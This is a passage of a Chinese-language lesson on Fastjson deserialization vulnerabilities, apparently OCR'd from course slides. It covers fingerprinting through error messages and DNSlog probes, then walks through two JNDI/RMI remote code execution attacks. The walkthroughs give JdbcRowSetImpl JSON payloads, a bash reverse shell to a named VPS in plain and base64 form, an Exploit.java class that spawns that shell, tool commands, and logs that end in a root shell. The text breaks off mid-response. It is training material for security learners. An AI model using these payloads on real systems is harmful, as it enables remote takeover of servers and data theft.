#1课时

Fastjson简介

Fastjson概述:

Fastjson是阿里巴巴公司开源的一款json解析器，它可以解析 JSON 格式的字符 串， 支持将 Java Bean 序列化为 JSON 字符串，也可以从 JSON 字符串反序列 化到JavaBean。

Fastjson历史漏洞

Fastjson <=1.2.24 反序列化远程命令执行漏洞
Fastjson <=1.2.41 反序列化远程命令执行漏洞
Fastjson <=1.2.42 反序列化远程命令执行漏洞
Fastjson <=1.2.43 反序列化远程命令执行漏洞
Fastjson <=1.2.45 反序列化远程命令执行漏洞
Fastjson <=1.2.47 反序列化远程命令执行漏洞
Fastjson <=1.2.62 反序列化远程命令执行漏洞
Fastjson <=1.2.66 反序列化远程命令执行漏洞

Fastjson历史漏洞发现

漏洞介绍:

fastjson在解析json的过程中，支持使用autoType来实例化某一个具体的类，并调用该类的set/get方法来 访问属性。通过查找代码中相关的方法，即可构造出一些恶意利用链。

fastjson于1.2.24版本后增加了反序列化白名单，而在1.2.48以前的版本中，攻击者可以利用特殊构造的json字符串绕过白名单检测，

Json认识


```
{
"name":"smith". "age":28,
"sex":"男"
"school":{
"sname":"南京大学".
"address":"南京市鼓楼区汉口路22号"
}
}

{"name":"smith","empno":1001,"job":"clerck","sal":9000.00,"comm":5000.00}
```

https://www.runoob.com/json/json-tutorial.html

Fastjson寻找

Fastjson的作用是用于对JSON格式的数据进行解析和打包,所以出现json格式的地方 就有可能使用了Fastjson




```
POST /domainreliability/upload HTTP/2
Host: be[redacted]t2.com
Content-Length: 278
Content-Type: application/json; charset=utf-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

{
  "entries":[
    {
      "http_response_code":200,
      "network_changed":false,
      "protocol":"SPDY",
      "request_age_ms":61866,
      "request_elapsed_ms":295,
      "sample_rate":0.05,
      "server_ip":"127.0.0.1:8080",
      "status":"ok",
      "url":"https://ssl.google-analytics.com/ga.js",
      "was_proxied":true
    }
  ],
  "reporter":"chrome"
}
```

```
HTTP/2 200 OK
Report-To: {"endpoints":[{"priority":1,"url":"https://b[redacted]vt2.com
/clients2.google.com/domainreliability/upload-nel","weight":1},{"priority"
Nel: {"failure_fraction":1,"include_subdomains":false,"max_age":300,"repo
Content-Type: application/javascript; charset=utf-8
Date: Wed, 25 Aug 2021 05:42:01 GMT
Server: Domain Reliability Server
Content-Length: 0
X-Xss-Protection: 0
X-Frame-Options: SAMEORIGIN
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma
```

Fastjson报错识别

{"name":"



```
POST / HTTP/1.1
Host: 150.158.137.72:8090
Accept: text/plain, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://150.158.137.72:8090/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=4fc038eb-e4fc-4c2a-8f1f-84698c41e444
Connection: close
Content-Type: application/json
Content-Length: 9

{
  "name":"
```


```
HTTP/1.1 400
Content-Type: text/plain
Content-Length: 197
Date: Fri, 01 Apr 2022 05:29:22 GMT
Connection: close

{
  "timestamp":1648790962455,
  "status":400,
  "error":"Bad Request",
  "message":"JSON parse error: unclosed str; nested exception is
com.alibaba.fastjson.JSONException: unclosed str",
  "path":"/"
}
```

漏洞检测

原理：java.net.InetAddress这个类在实例化时会尝试做对example.com做域名解析，这时候可以通过dnslog的方式得知漏洞是否存在

```
{
"name":{
"@type":"java.net.InetAddress",  "val":"mingy.qydzoe.dnslog.cn"
}
}
```



```
POST / HTTP/1.1
Host: 150.158.137.72:8090
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=1AA535A3DB8A1F0D100B817D80258970
Connection: close
Content-Length: 111
Content-Type: application/json

{
  "name":{
    "@type":"java.net.InetAddress",
    "val":"t1vjixyt2mpn7cv441fbfqxsvj19py.burpcollaborator.net"
  }
}
```

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Content-Length: 89
Date: Mon, 28 Mar 2022 07:53:43 GMT
Connection: close

{
  "age":20,
  "name":"t1vjixyt2mpn7cv441fbfqxsvj19py.burpcollaborator.net/3.248.33
}
```

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testi
will appear below.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard ☑ Include Collaborator server locatic

Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload
1	2022-3月-28 07:53:43 UTC	DNS	t1vjixyt2mpn7cv441fbfqxsvj19py

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **t1vjixyt2mpn7cv**

The lookup was received from IP address 172.253.4.5 at 2022-3.-28 07:53:43 UTC.

检测版本

```
[{"a":"a\x] {"@type":"java.lang.AutoCloseable"a
```

Fastjson历史漏洞利用

JNDI

JNDI（The Java Naming and Directory Interface，Java命名和目录接口）是一组在Java应用中访问命名和目录服务的API,命名服务将名称和对象联系起来,使得我们可以用名称访问对象。

可以访问以下命名/目录服务:

RMI (JAVA远程方法调用)
LDAP (轻量级目录访问协议)
CORBA (公共对象请求代理体系结构)
DNS (域名服务)

JNDI注入 + RMI

方法一

- 下载利用工具

```
https://toolaffix.oss-cn-beijing.aliyuncs.com/jndi_tool.jar
```


利用工具启动RMI server

```
java -cp jndi_tool.jar jndi.HRMIServer 150.158.137.72 9999 "要执行的命令"
```

如果是反弹shell的命令，需要将其进行编码，管道符、输入输出重定向，只有在bash环境下才能用。而在这里，我们使用的是java为我们提供的命令执行环境，不支持管道符、输入输出重定向等。因此需要bash64编码一下。

```
bash -i >& /dev/tcp/150.158.137.72/9998 0>&1
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}
java -cp jndi_tool.jar jndi.HRMIServer 150.158.137.72 9999 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}"
```


在vps上执行此操作，开启一个rmi服务供目标访问加载



```
root@VM-12-7-ubuntu:/tmp/javaj# java -cp jndi_tool.jar jndi.HRMIServer 150.158.137.72 9999 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43M
i85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}"
[-] Opening JRMP listener on 9999
[-] Have connection from /150.158.137.72:51302
[-] Reading message...
[-] Is RMI.lookup call for Object 2
[-] Sending remote classloading stub targeting http://150.158.137.72:9999/Object.class
[-] Closing connection
[*] Have connection from /150.158.137.72:51304 /Object.class
[-] send payload done and exit.
root@VM-12-7-ubuntu:/tmp/javaj# 
```

vps机器上监听9998端口


`nc -lvvp 9998`



```
Last login: Tue Mar 29 09:38:04 2022 from 116.162.49.11
root@VM-12-7-ubuntu:~# nc -lvvp 9998
Listening on [0.0.0.0] (family 0, port 9998)
Connection from 150.158.137.72 48100 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@5938a7dc154c:/# 
```

构造pyload进行攻击

```
{
    "a":{
        "@type":"java.lang.Class",
        "val":"com.sun.rowset.JdbcRowSetImpl"
    },
    "b":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"rmi://150.158.137.72:9999/Object",
        "autoCommit":true
    }
}
```




```
POST / HTTP/1.1
Host: 150.158.137.72:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=1AA535A3DB8A1F0D100B817D80258970
Connection: close
Content-Type: application/json
Content-Length: 263

{
  "a":{
    "@type":"java.lang.Class",
    "val":"com.sun.rowset.JdbcRowSetImpl"
  },
  "b":{
    "@type":"com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName":"rmi://150.158.137.72:9999/Object",
    "autoCommit":true
  }
}
```

```
HTTP/1.1 400
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Content-Length: 424
Date: Tue, 29 Mar 2022 01:43:57 GMT
Connection: close

<html>
  <body>
    <h1>
      Whitelabel Error Page
    </h1>
    <p>
      This application has no explicit mapping for /error, so you are seeing
       this as a fallback.
    </p>
    <div id='created'>
      Tue Mar 29 01:43:57 UTC 2022
    </div>
    <div>
      There was an unexpected error (type=Bad Request, status=400).
    </div>
    <div>
      JSON parse error: set property error, autoCommit; nested exception is
      com.alibaba.fastjson.JSONException: set property error, autoCommit
    </div>
  </body>
</html>
```

攻击成功后则会返回一个终端



```
Listening on [0.0.0.0] (family 0, port 9998)
Connection from 150.158.137.72 48100 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@5938a7dc154c:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@5938a7dc154c:/# whoami
whoami
root
root@5938a7dc154c:/#
```

方法二

工具地址

https://github.com/mbechler/marshalsec

Exploit.java

```
//javac Exploit.java
import java.lang.Runtime;
import java.lang.Process;

public class Exploit {
    public Exploit(){
        try{
            Runtime.getRuntime().exec("/bin/bash -c $@|bash 0 echo bash -i >&
/dev/tcp/150.158.137.72/9998 0>&1");
        }catch(Exception e){
            e.printStackTrace();
        }
    }
    public static void main(String[] argv){
        Exploit e = new Exploit();
    }
}
```


使用命令`javac Exploit.java`编译此文件为class文件

maven打包marshalsec项目成jar包：

```
mvn clean package -DskipTests
```

使用python开启一个web服务，在Exploit.class文件的当前目录下


```
python3 -m http.server 8000
```



```
root@VM-12-7-ubuntu:/tmp/javaj# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

借助marshalsec项目启动一个rmi服务器，监听一个端口，并指定加载远程类Exploit.class。


```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer
"http://150.158.137.72:8000/#Exploit" 9999
```



```
root@VM-12-7-ubuntu:/tmp/jndi/marshalsec-master/target# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://150.158.137.72:
8000/#Exploit" 9999
* Opening JRMP listener on 9999
```

构造攻击pyload进行攻击

```
{
    "a":{
        "@type":"java.lang.Class",
        "val":"com.sun.rowset.JdbcRowSetImpl"
    },
    "b":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"rmi://150.158.137.72:9999/Exploit",
        "autoCommit":true
    }
}
```




```
POST / HTTP/1.1
Host: 150.158.137.72:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=1AA535A3DB8A1F0D100B817D80258970
Connection: close
Content-Type: application/json
Content-Length: 264

{
  "a":{
    "@type":"java.lang.Class",
    "val":"com.sun.rowset.JdbcRowSetImpl"
  },
  "b":{
    "@type":"com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName":"rmi://150.158.137.72:9999/Exploit",
    "autoCommit":true
  }
}
```

```
HTTP/1.1 400
Content-Type: text/html;charset=ISO-8859-1
